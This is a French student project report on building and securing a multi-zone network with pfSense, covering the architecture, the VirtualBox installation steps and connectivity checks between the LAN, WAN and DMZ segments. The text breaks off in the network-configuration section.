




Un peuple-Un but-Une foi

Ministère de l'Enseignement Supérieur et de la Recherche de l'innovation

Université Alioune Diop de Bamby



UFR : Sciences Appliquées et technologies de l'information et de la communication (SATIC)

Département : Technologies de l'information et de la communication (TIC)

Filière : Système réseaux et télécommunications (SRT)

Cours : Sécurité

Projet De Sécurité Réseau : Conception Et Sécurisation D'une Architecture Multizones Avec PfSense, Snort Et OpenVPN

Présenter par

Seckou	DIAO
El Hadji Mody	DIAKHATE
Cheikh	DIOP
Mohamadou	SABALY
Mor	SAMB

**Professeur
M. Birane DIOUF**

Table des matières

Introduction	3
Architecture du Réseau	3
➤ Description.....	3
➤ TOPOLOGIE	4
Installation et configuration de pfSense	4
➤ Création de la Machine Virtuelle	4
➤ 2. Démarrage et Lancement de l'Installation	5
➤ 3. Acceptation des Conditions.....	5
➤ 4. Lancement du Programme d'Installation	6
➤ 5. Configuration du stockage ZFS.....	7
➤ 6. Validation et Installation	8
➤ 7. Redémarrage et Finalisation	9
Configuration des réseaux.....	10
Politique de filtrage.....	11
Sécurisation du serveur Web en HTTPS	12
➤ Génération du Certificat auto-signé.....	12
Installation et configuration de Snort.....	13
Configuration du VPN.....	14
➤ Création de l'autorité de certification	14
➤ Créeation d'un certificat pour notre serveur Openvpn et le Client-VPN	14
➤ Configuration d'Openvpn	15
configuration d'OpenSSH	17
Tests de Sécurité	18
➤ Test HTTPS.....	18
➤ Utilisation de Nmap et hping3 pour les attaques DoS (SYN-flood, ping-flood, smurf).19	19

INTRODUCTION

Dans le cadre de la mise en place d'une infrastructure réseau sécurisée pour une entreprise, nous avons entrepris la configuration d'un pare-feu à l'aide de **Pfsense**. Ce projet vise à assurer la protection des différentes zones du réseau, notamment le **LAN**, le **WAN** et la **DMZ**. Nous avons également intégré des services essentiels tels que le **VPN** pour des connexions sécurisées à distance, ainsi que le **SSH** pour des accès administratifs sécurisés. Ce rapport détaille les étapes déjà effectuées, avec des captures d'écran à insérer pour illustrer chaque configuration.

ARCHITECTURE DU RESEAU

➤ Description

Une entreprise souhaite sécuriser son réseau dont l'architecture est décrite comme suit :

- ❖ Un **réseau local** avec l'adressage **192.168.1.0/24** ;
- ❖ Un accès **WAN** avec l'@ IP de sortie **193.95.66.1/24** ;
- ❖ Deux serveurs **FTP** et **HTTP** publics ayant des @ dans le réseau **10.1.1.0/24** (à placer dans une zone **DMZ**).


Les clients dans le réseau local sont autorisés à naviguer sur le web (le protocole http est autorisé dans le sens LAN_WAN).

Parfois des clients distants doivent se connecter sur le réseau local pour faire des transactions sécurisées et ceci en utilisant une connexion à travers un VPN.

L'administrateur réseau doit accéder depuis la machine LAN vers la zone DMZ moyennant le protocole SSH.

L'authentification entre le serveur SSH et son client doit se faire avec des clés pas avec des mots de passe.

➤ TOPOLOGIE



INSTALLATION ET CONFIGURATION DE PFSENSE


➤ Création de la Machine Virtuelle

Avant d'installer **Pfsense**, il faut créer une machine virtuelle sous **VirtualBox** :

- Choisir **BSD** comme type de système et **FreeBSD (64-bit)** comme version.
- Attribuer une quantité suffisante de RAM (au moins **512 Mo**).
- Créer un disque dur virtuel (**VDI, 10 Go minimum**).
- Ajouter trois adaptateurs réseau :
 - **WAN** (Mode : NAT ou Accès par pont).
 - **LAN** (Mode : Réseau interne pour la communication locale).
 - **DMZ** (Mode : Réseaux DMZ pour les serveurs http/ftp).


➤ 2. Démarrage et Lancement de l'Installation

Après avoir créé une machine virtuelle sous VirtualBox et ajouté l'ISO de PfSense version 2.6.0, la machine est démarrée avec trois adaptateurs réseau activés. L'écran ci-dessus montre le menu de démarrage de PfSense, où plusieurs options sont disponibles. Par défaut, le système démarre en mode **Boot Multi user** après quelques secondes.







➤ 3. Acceptation des Conditions

- Lire et accepter les conditions d'utilisation en sélectionnant "**Accept**".




➤ 4. Lancement du Programme d'Installation

1. Choisir "**Install pfSense**" dans le menu principal.
2. Sélectionner la disposition du clavier (**French** ou **US** par défaut).
3. Sélectionner **Auto (ZFS)** pour le partitionnement du disque.
4. Installer




➤ 5. Configuration du stockage ZFS

- Choisir **stripe** si tu as un seul disque virtuel (c'est le mode le plus simple).






• Sélection du disque

- Sélectionner le disque virtuel créé sous **VirtualBox**. (avec la touche espace)




➤ 6. Validation et Installation

- Confirmer l'installation avec ZFS.
- L'installation commence automatiquement et formate le disque en utilisant **ZFS**.



➤ 7. Redémarrage et Finalisation

- Une fois l'installation terminée, retirer l'ISO et redémarrer la machine.



CONFIGURATION DES RESEAUX

Chaque machine est connectée à un réseau distinct via VirtualBox.

- Utilisation de trois segments réseau différents :
 - LAN : 192.168.1.0/24
 - WAN : 193.95.66.0/24
 - DMZ : 10.0.0.0/24
- Ping entre les trois réseaux

```
root@diao:~# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.2  netmask 255.255.255.0  broadcast 10.1.1.255
                inet6 fe80::c8de:1e88:8132:375e  prefixlen 64  scopcid 0x20<link>
                      ether 08:00:27:f6:eb:3c  txqueuelen 1000  (Ethernet)
                        RX packets 12  bytes 1240 (1.2 KB)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 82  bytes 9979 (9.9 KB)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopcid 0x10<host>
                      loop  txqueuelen 1000  (Boucle locale)
                        RX packets 1954  bytes 142248 (142.2 KB)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 1954  bytes 142248 (142.2 KB)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

A root@diao:~# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
4 bytes from 192.168.1.2: icmp_seq=1 ttl=63 time=6.94 ms
4 bytes from 192.168.1.2: icmp_seq=2 ttl=63 time=3.95 ms
4 bytes from 192.168.1.2: icmp_seq=3 ttl=63 time=5.70 ms
...
--- 192.168.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 3.905/5.204/6.994/2.265 ms
root@diao:~# ping 193.95.66.2
PING 193.95.66.2 (193.95.66.2) 56(84) bytes of data.
64 bytes from 193.95.66.2: icmp_seq=1 ttl=63 time=6.12 ms
64 bytes from 193.95.66.2: icmp_seq=2 ttl=63 time=4.25 ms
64 bytes from 193.95.66.2: icmp_seq=3 ttl=63 time=3.50 ms
...
--- 193.95.66.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 3.498/4.623/6.123/1.103 ms
root@diao:~#
```

```
root@diao:~# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.2  netmask 255.255.255.0  broadcast 192.168.1.255
                inet6 fe80::855e:3a07:aaca:4cd  prefixlen 64  scopcid 0x20<link>
                      ether 08:00:27:1e:84:d6  txqueuelen 1000  (Ethernet)
                        RX packets 13  bytes 1198 (1.1 KB)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 86  bytes 9673 (9.6 KB)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopcid 0x10<host>
                      loop  txqueuelen 1000  (Boucle locale)
                        RX packets 3235  bytes 233310 (233.3 KB)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 3235  bytes 233310 (233.3 KB)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

A root@diao:~# ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
64 bytes from 10.1.1.2: icmp_seq=1 ttl=63 time=9.15 ms
64 bytes from 10.1.1.2: icmp_seq=2 ttl=63 time=4.73 ms
64 bytes from 10.1.1.2: icmp_seq=3 ttl=63 time=4.10 ms
...
--- 10.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 4.187/5.994/9.154/7.249 ms
root@diao:~# ping 193.95.66.2
PING 193.95.66.2 (193.95.66.2) 56(84) bytes of data.
64 bytes from 193.95.66.2: icmp_seq=1 ttl=63 time=6.27 ms
64 bytes from 193.95.66.2: icmp_seq=2 ttl=63 time=3.67 ms
64 bytes from 193.95.66.2: icmp_seq=3 ttl=63 time=4.99 ms
...
--- 193.95.66.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
